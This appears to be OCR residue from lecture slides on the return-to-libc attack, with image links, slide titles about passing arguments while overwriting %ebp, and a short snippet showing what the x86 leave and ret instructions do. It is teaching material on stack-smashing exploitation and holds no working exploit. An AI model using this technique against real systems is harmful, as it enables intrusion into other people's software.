
RETURN TO LIBC



RETURN TO LIBC




ARGUMENTS WHEN WE ARE SMASHING %EBP?





```
leave:   mov %ebp %esp
         pop %ebp
ret:     pop %eip
```

ARGUMENTS WHEN WE ARE SMASHING %EBP?



